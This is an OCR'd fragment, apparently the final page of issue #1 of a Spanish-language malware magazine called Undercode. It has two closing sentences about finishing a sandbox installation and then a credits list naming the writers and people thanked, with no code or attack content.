
Pulsando sobre el target, accederemos al mismo archivo html que antes.

Y ya tenemos correctamente nuestra sandbox instalada.

#1

UNDERCODE

MALWARE MAGAZINE



CREDITOS

REDACTORES

ANTRAX

BAKU

BLACKDRAKE

AGRADECIMIENTOS

GABRIELA

METAL KINGDOM

79137913

MALWARE MAGAZINE

UNDERCODE